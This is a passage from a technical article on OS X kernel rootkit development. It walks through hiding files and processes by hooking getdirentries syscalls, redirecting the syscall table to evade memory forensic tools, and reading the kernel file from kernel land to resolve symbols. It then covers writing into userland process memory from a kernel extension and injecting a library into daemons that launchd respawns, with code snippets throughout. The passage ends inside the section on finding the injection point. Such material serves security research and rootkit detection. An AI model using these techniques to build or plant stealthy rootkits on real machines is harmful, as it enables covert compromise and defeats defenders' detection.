There is no symbol resolution feature inside the Crisis kernel rootkit - the symbol (__ZN6OSKext21lookupKextWithLoadTagEj) is solved by the userland component and sent to the rootkit module via a sysctl. The function that hides the rootkit starts by searching for the 0xE8 byte corresponding to the IORecursiveLockLock() call. All searches are done using hex patterns. It then uses fixed offsets to compute the location of the array and modify it. The provided source code reimplements this technique.

The search could be made easier (and portable?) by disassembling this method. The good news is that we can have a x86/x64 disassembler inside a kernel extension thanks to diStorm [19] (other libraries probably work but I'm a fan of diStorm, in particular after the introduction of the decompose interface). To statically compile diStorm just import the source and include files into your rootkit project. You also need to define SUPPORT_64BIT_OFFSET or uncomment it at config.h.

Assuming we have no method to find kernel symbols inside the rootkit (this will be later developed), we can use the disassembling engine to try to find the functions or methods that we are interested in. The whole __text section can be disassembled and searched for instruction patterns that are hopefully more stable than hex patterns.

Testing this approach I was able to find the method referenced above with a precision of 100% or 50%. The different rates depend on how strict are the search parameters due to some differences between compiler output in kernel versions. I'm talking about the number of calls, jmps, jnz, jae, which have small variations between some versions (compiler upgrades, settings, etc). The performance is amazing - it takes 1 second to disassemble and search the whole kernel using a high-end Intel i7 cpu.

The main problem of Crisis's approach is that it depends on fixed offsets inside the OSArray class. If anything changes it will break compatibility and potentially crash or expose the rootkit.

Disassembling the kernel is useful to find patterns and leveraging them in different cases. It is not perfect and does not solve all our problems but it is another helpful tool.

----[2.4 - Hiding files

Files are hidden by modifying (at least) three different syscalls: getdirentries, getdirentriesattr, and getdirentries64. Nothing new and thoroughly described before.

What usually happens is that only the filename is matched - that is the information directly available from the structures available in those three syscalls. This means that a filename to be hidden will be matched in any folder, something that can raise suspicion if a common filename is used. With a small effort we can do better and learn something in the process.

Let's find out how to recover additional information to match specific file or folder locations. Target function is getdirentries64 but the concepts apply to the other two.

```
The structure that is commonly manipulated is:
struct direntry {
 __uint64_t d_ino;
                         /* file number of entry */
 __uint64_t d_seekoff; /* seek offset (optional, used by servers) */
 __uint16_t d_reclen; /* length of this record */
 __uint16_t d_namlen; /* length of string in d_name */
                         /* file type, see below */
  __uint8_t d_type;
  char d_name[__DARWIN_MAXPATHLEN]; /*entry name (up to MAXPATHLEN bytes)*/
The match is done against the field d_name, which only contains the
current file or folder without the full path. This is the reason why
most implementations only match the file anywhere in the filesystem.
Luckily for us, all syscalls functions prototypes contain the proc
structure as the first parameter. It contains enough information to
match the full pathname.
struct proc {
(\ldots)
   struct filedesc *p_fd; /* Ptr to open files structure. */
struct filedesc {
    struct fileproc **fd_ofiles; /* file structures for open files */
           *fd_ofileflags; /* per-process open file flags */
    char
                                /* current directory */
/* root directory */
    struct vnode *fd_cdir;
    struct vnode *fd_rdir;
                                  /* number of open files allocated */
           fd_nfiles;
    int
                                   /* high-water mark of fd_ofiles */
    int
           fd_lastfile;
    ( . . . )
};
For example, to display all the open files by an arbitrary process
calling getdirentries64, we could use the following code:
void show_all_openfiles(struct proc *p)
{
    // lock proc structure else we are asking for trouble
    (*proc_fdlock)(p);
    struct filedesc *fd = p->p_fd;
    if (fd != NULL)
        // for some reason fd_nfiles is not useful for this
        int lastfile = fd->fd_lastfile;
        // show all open files for this proc
        for (int count = 0; count < lastfile; count++)</pre>
            // fd_ofiles is an array of fileproc that contains file structs
            // for all open files
            struct fileproc *fp = fd->fd_ofiles[count];
            // we are only interested in files so match fg_type field
            if (fp != NULL &&
                fp->f_fglob != NULL &&
                fp->f_fglob->fg_type == DTYPE_VNODE)
                // lock the vnode - fg_data cast depends on fg_type
                // type is vnode so we know fg_data will point to a vnode_t
                (*vnode_lock)((struct vnode*)fp->f_fglob->fg_data);
```

The files listed by this function are not the files we want to hide but the files opened by the binary calling this syscall. This information can be used, for example, to find the path that a "ls" command is trying to list. The full path can be extracted manually by iterating over the vnodes of each file, or by using a KPI function (vn_getpath).

To build the path from vnodes, first we retrieve the vnode structure correspondent to the file and then iterate over up to the filesystem root - each vnode has a reference to its parent vnode.

Each path component can be sequentially matched until $v_{parent} == NULLVP$, which means the filesystem root. If path matches what we want to hide then it is a matter of removing that entry from direntry array as usual.

To find the folder or file being listed we can use the following trick, which seems to hold true:

```
int lastfile = main_fd->fd_lastfile;
// lastfile has the information we are looking for
struct fileproc *last_fp = main_fd->fd_ofiles[lastfile];
```

The only word of caution is when shell expansion is involved. In this case last file entry name will be a "ttys" and we need to iterate fd_ofiles array looking for the previous element to "ttys" - it is not lastfile-1.

It looks complicated but it is not and just a matter of looking up the necessary information in kernel structures. The proc structure is extremely rich and a good starting point for many hacks. The biggest problem is being frequently changed between major OS X versions.

With so many kernel functions available it is almost certain there is already a function that will avoid us to build the path as described above. That function is vn_getpath() from bsd/sys/vnode.h.

```
/*!
  @function vn_getpath
  @abstract Construct the path to a vnode.
  @discussion Paths to vnodes are not always straightforward: a file with
multiple hard-links will have multiple pathnames, and it is sometimes
impossible to determine a vnode's full path. vn_getpath() will not enter
the filesystem.
```

@param vp The vnode whose path to obtain.

```
@param pathbuf Destination for pathname; should be of size MAXPATHLEN
@param len Destination for length of resulting path string. Result will
include NULL-terminator in count--that is, "len"
will be strlen(pathbuf) + 1.
@return 0 for success or an error code.
*/
int vn_getpath(struct vnode *vp, char *pathbuf, int *len);
```

We still need to retrieve a vnode from the proc structure to use this function. To find the vnode we can use the lastfile trick to find the target path, retrieve its vnode and then use this function to get the full path.


A better solution is to hide your data inside other data files that can't be easily checksum'ed. Sqlite3 databases come to my mind [35].

----[2.5 - Hiding processes

The traditional way to hide processes is to remove them from the process list maintained by the kernel. When an application requests the process list, the rootkit intercepts and modifies the request. In this case, only the results are modified and the underlying structures are still intact. A rootkit detection tool can access those structures and compare with the results.

Another possibility is to remove the processes from the process list. This time a tool that is based on those structures information will not be able to detect the inconsistency because there is none (regarding only the proc list, because there is data in other structures that can be used to signal inconsistencies).

Due to OS X design, things are a bit more fun (or complicated) because the BSD layer runs on top of XNU layer. The basic process units are Mach tasks and threads and there's a one-on-one mapping between BSD processes and Mach tasks. The task is just a container and Mach threads are the units that execute code. What matters for this case is that there is an additional list where inconsistencies can be detected - the Mach tasks list. Using an ascii version of nofate's diagram found at [3]:



The version with a hidden process at the BSD layer:

Each BSD process has reference to the Mach tasks list via a void pointer and vice-versa. Transversing both lists can detect the inconsistency described above and most certainly flag an installed rootkit (it is possible to have a Mach task without a corresponding BSD process).

```
struct proc {
(...)
```

```
void *task; /* corresponding task (static) */
struct task {
   void *bsd info; /* the corresponding proc t */
```

The (not so new) lesson to extract from this is that there many points to be used for detecting inconsistencies in the system. These are hard to hide if the goal is to hide one or more rogue processes. A much better solution is to piggyback into normal processes, where detection is a bit harder - it can be a normal process with an extra thread running for example. The piggyback solution will be used later to run userland commands from the kernel.

----[2.6 - Modifying the syscall handler

A common technique to hide modifications to syscall table is to make a copy and modify the syscall handler to point to this new one. Rootkit detection utils that just verify the *legit* table are unable to detect it. There's nothing new about this technique although I have never seen it in use in OS X. It is a good opportunity to describe how to implement it.

The interrupt 0x80 is handled by the assembly function idt64_unix_scall [osfmk/x86_64/idt64.s]. The IDT table definition [osfmk/x86_64/idt_table.h] confirms this and can be runtime verified by querying the IDT and extracting the address of int80 handler.

```
USER_TRAP_SPC(0x80,idt64_unix_scall)
```

Follow the idt64_unix_scall assembler code. The switch to C happens when unix_syscall[64] function is called, both for interrupt 0x80 and sysenter/systrap system calls. This code path opens many opportunities to change pointers, or install trampolines and redirect code to rootkit's implementation.

One such possibility is to change the table pointer inside unix_syscall[64]. This is sample code from the 64 bits version:

```
(...)
   code = regs->rax & SYSCALL_NUMBER_MASK;
   DEBUG_KPRINT_SYSCALL_UNIX(
        "unix_syscall64: code=%d(%s) rip=%llx\n",
        code, syscallnames[code >= NUM_SYSENT ? 63 : code], regs->isf.rip);
    callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
   uargp = (void *)(&regs->rdi);
   AUDIT_SYSCALL_ENTER(code, p, uthread);
   error = (*(callp->sy_call))((void *) p, uargp, &(uthread->uu_rval[0]));
   AUDIT_SYSCALL_EXIT(code, p, uthread, error);
```

Disassembly output (here I renamed memory references in IDA since they have no symbols associated):

```
loc_FFFFFF80005E169C:
4C 03 2D 2D EA 21 00
```

cmp jz r13, cs:sysent short loc_FFFFFF80005E16B7

The sysent reference is to:

__DATA:__got:FFFFF80008000D0 40 58 85 00 80 FF FF FF sysent dq offset sysent_table

To directly find the location of sysent in the __got section is very easy. Find out the location of sysent table using one of the section 2 techniques (or some other) and then search the __got section for that address (to find the location and boundaries of __got section we just need to read kernel's Mach-O header).

The easiest way to redirect sysent is to modify that pointer to our modified copy. A (memory) forensic tool that (only) searches for and lookups the original sysent table will fail to detect this and the next trick. For example, Volafox v0.8 is vulnerable. Volatility's Mac version at the time of writing has yet no sysent plugin available.

Another way is to modify the code reference to __got section and instead point it to somewhere else. This is very easy to implement with diStorm's assistance.

Disassemble the unix_syscall[64] functions and lookup for references to __got address. The instructions that need to be matched are ADD and CMP (this assumption appears to hold always true). To calculate the RIP target address, diStorm has a helper macro called INSTRUCTION_GET_RIP_TARGET(). If the RIP address matches the __got address the offset can be updated. Calculate the offset to the address that contains the pointer to the new table and update it at the instruction that referenced the old __got pointer.

One last (important!) detail. RIP addressing uses a 32 bits offset, which appears to be enough to reference the new sysent (dynamically or statically allocated) in most cases. This might not always be true - from my experience the distance is very near the signed int limit.

One way to make this safer is to put the pointer in kernel's memory space. This can be alignment space, Mach-O header (for the lulz!), or somewhere else (it is just a data pointer so no need for exec permission).

--[3 - Reading the filesystem from kernel land

Now let's get going with the fun stuff that opens the door to even funnier stuff!

One of the annoying obstacles that Apple introduced against development of rootkits is the lack of kernel's full __LINKEDIT segment up to Snow Leopard. Useful symbols for rootkit development are also not exported. No one said rootkit development was easy - fun but not always easy.

Possible solutions are to solve the symbols from userland, and pattern search from the kext - this one easily susceptible to failure due to changing patterns in kernel versions and compilers.

For example, OS.X/Crisis spyware adopts a mixed approach. Most symbols are solved from the userland agent and communicated thru a character device to the rootkit, but sLoadedKexts is solved with byte search - starting point is still a symbol solved from userland.

The easiest solution to this problem is to read the kernel file (/mach_kernel) from the rootkit and process the symbol table, as it is done from userland. The extracted addresses need to be fixed with the kernel ASLR slide but that is easily bypassed as described in section 2.2.

As far as I know no publicly known OS X rootkit ever implemented arbitrary filesystem read, and probably very few to none in other platforms (TDSS being the most famous in Windows). There is some kind of myth about the difficulty of implementing this or something else that made rootkits developers avoid it. I must confess I was influenced by that "myth" and never bothered to give it a try before this article.

In practice the implementation is extremely easy! Sometimes you just need to be in the right mood and give it a try.

Two methods will be shown, one very easy based on exported symbols (and a copy of a very stable private extern kernel function), and another a bit more complex that requires some unexported symbols. Both are based in VFS - the obvious and easiest way to achieve our goal. Other functions can be used so many variations are possible. That is left open for you to explore, I still have a lot to write about in this paper :-)

----[3.1 - Real short overview of VFS

The Virtual-Filesystem Interface was introduced in 4.4BSD and first implemented by Sun Microsystems. Before this innovation file entries directly referenced filesystem inodes. This method does not scale well if there's more than a filesystem type.

VFS is an additional extensible object-oriented layer that introduces an abstraction of the underlying filesystem, making it easy to support multiple filesystems. Instead of inodes there are vnodes. There is no need to deal with the intricacies of multiple filesystems - we can use the VFS related functions and let the kernel do the filesystem operations "dirtywork".

The most interesting VFS related structures to our purposes are:
- struct filedesc: defined at bsd/sys/filedesc.h, represents the open files in a process.

- struct fileproc: defined at bsd/sys/file_internal.h, represents each open
- struct fileglob: defined at bsd/sys/file_internal.h, contains all the information associated to a file, including vnode and supported filesystem operations.
- struct vnode: defined at bsd/sys/vnode_internal.h.

Detailed references about the design and implementation can be found at [20], [14] and [13].

----[3.2 - The easy way - Apple loves rootkit authors!

The first piece of information that we need is the vnode of the target file we want to read. We already seen in section 2.4 that this information is available in proc_t structure but we can follow an easier path!

One suitable function is vnode_lookup() (available in BSD KPI). It is defined at bsd/vfs/vfs_subr.c in XNU source code, and well documented at bsd/sys/vnode.h include:

```
/*!
 @function vnode_lookup
 @abstract Convert a path into a vnode.
 @discussion This routine is a thin wrapper around xnu-internal lookup
routines; if successful, it returns with an iocount held on the resulting
vnode which must be dropped with vnode put().
 @param path Path to look up.
 @param flags VNODE_LOOKUP_NOFOLLOW: do not follow symbolic links.
              VNODE_LOOKUP_NOCROSSMOUNT: do not cross mount points.
 @return Results 0 for success or an error code.
errno_t vnode_lookup(const char *, int, vnode_t *, vfs_context_t);
The arguments are the path for the target file, search flags, a vnode_t
pointer for output and the vfs context for the current thread (or kernel
context).
The vfs context can be obtained using the function vfs_context_current()
but it is only available in the Unsupported KPI - subject to whatever
Apple wants to do with it so not stable enough for our purposes. In
practice the vfs context is not a problem because Apple (or BSD's
original code) took good care of us. Let me show you why with kernel's
implementation of vnode_lookup():
errno t
vnode_lookup(const char *path, int flags, vnode_t *vpp, vfs_context_t ctx)
    struct nameidata nd;
    int error;
   u_int32_t ndflags = 0;
    if (ctx == NULL) {
                           /* XXX technically an error */
       ctx = vfs_context_current(); // <- thank you! :-)</pre>
Apple's love means that we just need a simple operation to retrieve
kernel's vnode:
#include <sys/vnode.h>
int error = 0;
vnode_t kernel_vnode = NULLVP;
error = vnode_lookup("/mach_kernel", 0, &kernel_vnode, NULL);
One important detail is that vnode_lookup() will increase the iocount on
the target vnode (in case you missed above note from vnode_lookup). We
must release it using vnode_put() when we do not need it anymore (after
reading or writing what we want). This function is also available in
the BSD KPI.
Having kernel's vnode information we can finally read its contents from
the rootkit. To do that we can use the VNOP_READ() function - documented
and declared at bsd/sys/vnode_if.h.
/*!
@function VNOP_READ
 @abstract Call down to a filesystem to read file data.
 @discussion VNOP_READ() is where the hard work of of the read() system
call happens. The filesystem may use the buffer cache, the cluster layer,
```

or an alternative method to get its data; uio routines will be used to see that data is copied to the correct virtual address in the correct address space and will update its uio argument to indicate how much data has been moved.

@param vp The vnode to read from.

@param uio Description of request, including file offset, amount of data requested, destination address for data, and whether that destination is in kernel or user space.

@param ctx Context against which to authenticate read request.
@return 0 for success or a filesystem-specific error. VNOP_READ() can return success even if less data was read than originally requested; returning an error value should indicate that something actually went wrong.

* /

extern errno_t VNOP_READ(vnode_t, struct uio *, int, vfs_context_t);

The last missing piece is an uio structure. To create that buffer we can use three other functions: uio_create(), uio_createwithbuffer() and uio_addiov().

Two are available in BSD KPIs - uio_create and uio_addiov. The other one, uio_createwithbuffer is private extern and used by uio_create. We can rip its implementation into our rootkit code from XNU source file bsd/kern/kern_subr.c. It's simple and stable enough to make this possible (never modified in all latest OS X versions).

Once again we can pass NULL to the ctx argument - the implementation takes care of it for us as in vnode_lookup().

An example how to create the required structure to hold a 4kbytes page:

```
char data_buffer[PAGE_SIZE_64];
uio_t uio = NULL;
uio = uio_create(1, 0, UIO_SYSSPACE, UIO_READ);
error = uio_addiov(uio, CAST_USER_ADDR_T(data_buffer), PAGE_SIZE_64);
```

The same example using uio_createwithbuffer:

```
char data_buffer[PAGE_SIZE_64];
uio_t uio = NULL;
char uio_buf[UIO_SIZEOF(1)];
uio = uio_createwithbuffer(1, 0, UIO_SYSSPACE, UIO_READ, &uio_buf[0],
    sizeof(uio_buf));
error = uio_addiov(uio, CAST_USER_ADDR_T(data_buffer), PAGE_SIZE_64);
```

First create the uio buffer, and then add it else it can't be used. The data buffer can be a statically allocated buffer (as above) or dynamically allocated using _MALLOC() or other available kernel variant.

Having the uio buffer created the last step is to execute the read:

```
error = VNOP_READ(kernel_vode, uio, 0, NULL);
```

If successful, the buffer will contain the first page (4096 bytes) of /mach_kernel OS X kernel read into data_buffer.

A good implementation reference of this process is the kernel function dqfileopen() [bsd/vfs_quota.c].

```
----[ 3.3 - The more complex way
```

This second approach was in fact how I started to explore this problem and before I learnt about vnode_lookup(). It is a good backup method but the learning experience and some techniques used to obtain some information are the interesting bits here.

Its biggest inconvenience is that it requires the unexported symbol VNOP_LOOKUP(). This function requires different arguments but has the same functionality as vnode_lookup() - to lookup the vnode of a file or directory. Documentation can be found at bsd/sys/vnode_if.h.

```
/*!
 @function VNOP_LOOKUP
 @abstract Call down to a filesystem to look for a directory entry by name.
 @discussion VNOP_LOOKUP is the key pathway through which VFS asks a
filesystem to find a file. The vnode should be returned with an iocount to
be dropped by the caller. A VNOP_LOOKUP() calldown can come without a
preceding VNOP_OPEN().
 @param dvp Directory in which to look up file.
 @param vpp Destination for found vnode.
 @param cnp Structure describing filename to find, reason for lookup, and
various other data.
 @param ctx Context against which to authenticate lookup request.
 @return 0 for success or a filesystem-specific error.
#ifdef XNU_KERNEL_PRIVATE
extern errno_t VNOP_LOOKUP(vnode_t, vnode_t *, struct componentname *,
vfs context t);
#endif /* XNU_KERNEL_PRIVATE */
```

The first argument is the vnode of the directory where the target file is located. It is a kind of a chicken and egg problem because we do not have that information - we want it! Do not fear, this information can be extracted from somewhere else. As previously described, the proc structure contains the field p_fd - pointer to open files structure (struct filedesc).

The filedesc structure has two interesting fields for our purposes:

- 1) fd_ofiles an array of file structures for open files.
- 2) fd_cdir vnode structure of current directory.

There is also fd_rdir, which is the vnode of root directory but from my tests it is usually NULL.

The proc structure is a doubly-linked list - we can "walk" around it and retrieve information of any process. In OS X, the kernel is just another Mach task with PID 0 and a corresponding proc entry - before Leopard we could access kernel task via task_for_pid(0), which allowed DKOM (direct kernel object manipulation). The mach_kernel file is located at the root directory /.

The proposed procedure is to traverse the proc structure and find pid 0 (field p_pid). When found, the field fd_cdir will contain what we need - the vnode for the root directory.

Next problem: how to access the proc structure. There is a symbol called allproc that contains a pointer to it but it is not exported anymore. We need an alternative way! Two solutions: complicated and straightforward.

Recalling what was already described in section 2.4. Kernel's

```
implementation of syscall functions has a struct proc * as first
parameter. Using open() as example:
```

```
open(struct proc *p, struct open_args *uap, int *retval)
```

What we can do is to temporarily (or not) hijack a syscall via sysent table and get a reference to any proc_t. Since it is a doubly-linked list we can traverse it and find PID 0. When found we can extract the vnode pointer for current directory and that is it.

The kernel does not keep /mach_kernel open so the field fd_ofiles is not useful. Luckly for us the fd_cdir is populated with the information we need - vnode of root directory /.

The kernel knowledgeable reader knows there is no need for all this mess to retrieve a proc_t structure. There is a BSD KPI function that solves the problem with a single call, proc_find(). Its prototype is: proc_t proc_find(int pid)

Kernel is just another task with PID 0, so just execute proc_find(0) and get the required structure pointer. This will increase the reference count and must be released using proc_rele(). Very easy, right? :-)

Once again we need a vfs context and this time we need to supply it. While researching I used a hardcoded function pointer to vfs_context_current() but there is a better function that I found out while writing this section. It is vfs_context_create(), available in BSD KPI.

```
/ * !
 @function vfs_context_create
 @abstract Create a new vfs_context_t with appropriate references held.
 @discussion The context must be released with vfs_context_rele() when no
longer in use.
 @param ctx Context to copy, or NULL to use information from running
thread.
 @return The new context, or NULL in the event of failure.
vfs_context_t vfs_context_create(vfs_context_t);
We can use this function to create a new context and pass it to
VNOP_LOOKUP(). The next step is to create a struct componentname
[bsd/sys/vnode.h].
struct componentname {
    // Arguments to lookup.
   uint32_t cn_nameiop;
                               /* lookup operation */
                               /* flags (see below) */
    uint32_t
              cn_flags;
                *cn_reserved1; /* use vfs_context_t */
   void
                *cn_reserved2; /* use vfs_context_t */
    void
    // Shared between lookup and commit routines.
               *cn_pnbuf;
                               /* pathname buffer */
    char
    int
                                /* length of allocated buffer */
               cn pnlen;
               *cn_nameptr; /* pointer to looked up name */
    char
              cn_namelen; /* length of looked up component */
cn_hash; /* hash value of looked up name */
    int
    uint32_t cn_hash;
                               /* hash value of looked up name */
    uint32_t cn_consume; /* chars to consume in lookup() */
};
A small example to lookup /mach_kernel:
```

struct componentname cnp;

```
char tmpname[] = "mach_kernel";
bzero(&cnp, sizeof(cnp));

cnp.cn_nameiop = LOOKUP;
cnp.cn_flags = ISLASTCN;
cnp.cn_reserved1 = vfs_context_create(NULL);
cnp.cn_pnbuf = tmpname;
cnp.cn_pnlen = sizeof(tmpname);
cnp.cn_nameptr = cnp.cn_pnbuf;
cnp.cn_namelen = (int)strlen(tmpname); // <- add NULL ?</pre>
```

Now we are ready to call VNOP_LOOKUP() and use the returned vnode information to execute VNOP_READ() as in section 3.1 (do not forget to create first the UIO buffer).

Last but not least, there is another function we can (ab)use to read files - vn_rdwr(). It was this function that triggered my curiosity about this process while reading about the execution flow of a Mach-O binary. The parameters it requires can be retrieved or created with the techniques above described or others you might come up with. Feel free to implement it and discover alternative ways to read the files (there are more!).

Writing is not harder than reading. Just browse the source files mentioned in this section and the functions you need will be obvious. You can apply the techniques here described to fill the required parameters.

----[3.4 - Solving kernel symbols

Snare on his blog post [5] explains in detail how to solve the kernel symbols. The only difference is that instead of reading directly from kernel memory we have the information in temporary buffers with data read from the filesystem.

The proposed workflow is:

- 1) Read the first page of /mach_kernel, which contains the Mach-O header.
- 2) Process the Mach-O header and retrieve the following information:
 - From __TEXT segment: vmaddr field (for ASLR slide computation).
 - From __LINKEDIT segment: fileoff and filesize (so we can read the segment).
 - From LC_SYMTAB command: symoff, nsyms, stroff, strsize. Refer to [10] for more information about Mach-O file format.
- 3) Allocate buffer and read the whole __LINKEDIT segment.
- 4) Solve any required symbol by processing the __LINKEDIT buffer using the LC_SYMTAB collected information (offsets to symbol and string tables).
- 5) Do not forget to add the kernel ASLR slide to the addresses. Slide can be computed by the difference between running __TEXT vmaddr and the one read from disk.

There is no need to read the whole mach_kernel file into kernel space, we just need the headers and __LINKEDIT segment, around 1MB, smaller than the 7.8MB of Mountain Lion 10.8.2 full kernel. Kernel memory is at a premium :-)

--[4 - Executing userland binaries from the kernel

This section describes a technique to execute userland processes from a kernel extension (not tested but should also be valid from IOKit drivers). For this purpose wowie and ghalen used the KUNC API

(Kernel-User Notification Center), a straightforward interface to execute userland executables. One problem with KUNC is that the required symbols are provided by the Unsupported KPI and Apple has the following note: The Kernel-User Notification Center APIs are not available to KEXTs that declare dependencies on the sustainable kernel programming interfaces (KPIs) introduced in OS X v10.4.

Having different ways to accomplish a given goal is more fun and improves knowledge, which is this paper's main goal. The technique to be presented is probably not the most efficient one but it is a good learning experience about playing with kernel and how everything is implemented.

----[4.1 - Writing from kernel memory into userland processes

The first step is to find a way to write to userland process addresses from a kernel extension. In userland there is the mach_vm_write() function (or older vm_write()) to write to any arbitrary process, assuming we have the right permissions to do so (task_for_pid() is our friend).

Its prototype is:

kern_return_t mach_vm_write(vm_map_t target_task,
mach_vm_address_t address, vm_offset_t data,
mach_msg_type_number_t dataCnt);

If you look at the definition of the task structure (a void* at proc structure but defined at osfmk/kern/task.h) you can find the first parameter to mach_vm_write in the "map" field. The remaining parameters are the target address, the data buffer to write and its size.

Do not forget that we need first to use mach_vm_protect (or vm_protect) to change memory protections if trying to write to the read-only segments/sections.

The problem with this approach is that it does not work! The memory protection is changed but mach_vm_write() does not modify the target address. The answer is that if called like this we are trying to write data from kernel space directly to the userland space, which should (obviously!) fail. Remember we need to use copyin/copyout to copy between the two spaces.

We need another solution and I will present not one but two, both easy to use. Thanks go to snare for giving me some initial sample code from his own research.

The first solution uses three functions, vm_map_copyin(), vm_map_copyout(), and mach_vm_copy(). You can read their description at osfmk/vm/vm_map.c and vm_user.c in XNU sources.

vm_map_copyin creates an object from a given address located in a given map that we can insert into another address space. This assures the correct transition between kernel and user virtual memory spaces.

The vm_map_copyout() function copies the object into the target map, aka, our target process. We need the vm_map_t info for kernel and target process - both can be found by iterating proc list or proc_find(), as previously described.

There is one important detail about vm_map_copyout! It injects the object "into newly-allocated space in the destination map". What this means is

```
process and not at the target address we want. Let me show you with an
example of what happens using that command:
char *fname = "nemo_and_snare_rule!";
kern_return_t kr = 0;
vm map address t dst addr;
kr = vm_map_copyin(kernel_task->map, (vm_map_address_t)fname,
strlen(fname)+1, FALSE, &copy);
kr = vm_map_copyout(task->map, &dst_addr, copy);
dst_addr will contain the value 0x11fa000 (target was a 32 bits process).
Dumping the process memory:
sh-3.2# ./readmem -p 121 -a 0x11fa000 -s 32
[ Readmem v0.4 - (c) fG! ]
Memory protection: rw-/rwx
0x11fa000 6e 65 6d 6f 5f 61 6e 64 5f 73 6e 61 72 65 5f 72 nemo_and_snare_r
0x11fa010 75 6c 65 21 00 00 00 00 00 00 00 00 00 00 00 ule!.....
At this point we need to copy the contents to the target address we
want to. This can be achieved using mach_vm_copy() - a function that
copies one memory region to another within the same task. The address
where the data was copied to can be found at the second parameter of
vm_map_copyout().
It must be noticed that the first two functions are available as
Private KPIs and mach_vm_copy() is not exported (I cheated in above's
example). Not a big problem since we can easily solve the symbols.
The sample code to write to the Mach-O header of a 32 bits, no ASLR
binary could be something like this:
// get proc_t structure and task pointers
struct proc *p = proc_find(PID);
struct proc *p_kernel = proc_find(0);
struct task *task = (struct task*)(p->task);
struct task *kernel_task = (struct task*)(p_kernel->task);
kern_return_t kr = 0;
vm_prot_t new_prot = VM_PROT_WRITE | VM_PROT_READ;
kr = mach_vm_protect((vm_map_t)task->map, 0x1000, len, FALSE, new_prot);
vm_map_copy_t copy;
char *fname = "nemo_and_snare_rule!";
vm_map_address_t dst_addr;
// create a vm_map_copy_t object so we can insert it at userland process
kr = vm_map_copyin(kernel_task->map, (vm_map_address_t)fname,
strlen(fname)+1, FALSE, &copy);
// copy the object to userland, this will allocate a new space into target
// map
kr = vm_map_copyout((vm_map_t)task->map, &dst_addr, copy);
printf("wrote to userland address 0x%llx\n", CAST_USER_ADDR_T(dst_addr));
// and now we can use mach_vm_copy() because it copies data within the same
// task
kr = mach_vm_copy((vm_map_t)task->map, CAST_USER_ADDR_T(dst_addr),
```

that we are just copying the data into a new memory address at the user

```
strlen(fname)+1, 0x1000);
// release references created with proc_find() - must be always done!
proc_rele(p);
proc_rele(p_kernel);
To deallocate that new allocated space in userland vm_map_remove()
is a good candidate:
* vm_map_remove:
 * Remove the given address range from the target map.
 * This is the exported form of vm_map_delete.
extern kern_return_t
vm_map_remove(vm_map_t
                               map,
              vm_map_offset_t start,
              vm_map_offset_t end,
              boolean_t
                              flags);
An easy alternative is to just zero those bytes and assume that space
as a small memory leak. It works and it is not a big deal.
The second solution requires a single function and has no
memory allocation at the target process. We are talking about
vm_map_write_user(): "Copy out data from a kernel space into space in
the destination map. The space must already exist in the destination map."
The prototype:
kern_return_t
vm_map_write_user(vm_map_t map, void *src_p, vm_map_address_t dst_addr,
vm_size_t size);
Where map is the vm_map_t of the target process, and src_p the kernel data
buffer we want to write to the process. The previous example using this
function:
struct proc *p = proc_find(PID);
struct task *task = (struct task*)(p->task);
kern_return_t kr = 0;
vm_prot_t new_protection = VM_PROT_WRITE | VM_PROT_READ;
char *fname = "nemo_and_snare_rule!";
// modify memory permissions
kr = mach_vm_protect(task->map, 0x1000, len, FALSE, new_protection);
kr = vm_map_write_user(task->map, fname, 0x1000, strlen(fname)+1);
proc_rele(p);
This alternative is easier and does not allocate new memory at the target.
Do not forget to restore the original memory permissions.
After so many words you are probably asking why not use copyout to copy
```

After so many words you are probably asking why not use copyout to copy from kernel to userland? Well, of course it is possible but there is a problem. It can't be used to overwrite to arbitrary processes - only against the current process. Even if we try to change the current map to another process using vm_map_switch(), copyout will always retrieve the current process so copyout will fail with EFAULT if we try an address of another process that does not exists in current. This means that it can be used, for example, inside a hooked syscall but not to write to arbitrary processes.

Most of the time hacking is about abusing features or lack-of. This time we are going to piggyback on dyld and launchd. Poor bastards! The idea is that launchd will restart our target process and dyld will be responsible for executing our code. I used the dyld approach in OS.X/Boubou PoC described at [12] and [34], so why not again? It is easy to implement and works very well.

The core of this idea is to emulate the DYLD_INSERT_LIBRARIES (equivalent to LD_PRELOAD for those coming from ELF Unix world) when a new process is created. The library will be responsible for executing whatever we want to. In this case we want to modify the Mach-O header before passing control to dyld. When dyld gains control (it is dyld who passes control to target's entrypoint not the kernel) it will read the header from target's memory and process it. This presents an opportunity to successfully modify and inject the Mach-O header.

The presentations at Secuinside [11] and HitCon [12] discuss the Mach-O header details and injection process. This is valid for dynamically linked executables, where execution will start at the dynamic linker (/usr/lib/dyld) and then continue at the executable entry point.

Launchd is the perfect target because it can automatically respawn daemons and agents, at root or user privilege level. The idea is to kill a daemon, intercept the respawn and inject the library we want to be executed. The privilege level we want to execute at depends on the target daemon.

What we need is to find a good place to intercept the respawn of the target process and modify its memory before control is passed to dyld.

A simplified version of the binary execution process, adapted from [13] is:



Chapter 7 of [14] and Chapter 13 of [13] thoroughly describe the execution process in case you are interested in every detail.

The above diagram presents many places where we can modify the new process memory and its Mach-O header. As previously mentioned, when dyld gains control it will parse again the Mach-O header so our modification is guaranteed to be used if made before dyld's control.

We can confirm this by looking at dyld source code [15]:

One curious detail (without any practical application I can foresee now) is that dyld does not validate the header - the magic value can be modified to anything and dyld will happily continue its work. Kernel data can be trusted, right?

```
----[ 4.3 - Finding the place to execute the injection
```

With theory in place it is finally time to move to practice! We need to find one or more places where we can modify the target process memory and inject our dynamic library.

The kernel has no symbol stubs so we can't just modify a pointer and hijack a useful function. One solution is to inline hook the function prologue and make it jump to our function. We can simplify this by implementing the whole original function (copy from XNU source into our rootkit); this way we do not need to return back to the original one, just restore the original bytes when we finish our evil work.

A good starting point to look for candidate functions is exec_mach_imgact(). The reason why is that when it returns control to dyld everything required to execute the new process is set (kernel side). As much as possible near its end is best.

After exploring exec_mach_imgact, I found a good candidate at task_set_dyld_info(). It is called twice, one before the image is loaded into memory, and another after the image is loaded. Clearly, the former does not interest us so we need to distinguish between each case. This function is only used at exec_mach_imgact().

lck_mtx_lock(&(task)->lock)

lck_mtx_unlock(&(task)->lock)

Looking at its code in osfmk/kern/task.c:

#define task_lock(task)

#define task_unlock(task)

```
void
task_set_dyld_info(task_t task, mach_vm_address_t addr,
mach_vm_size_t size)
{
   task_lock(task);
   task->all_image_info_addr = addr;
   task->all_image_info_size = size;
   task_unlock(task);
}
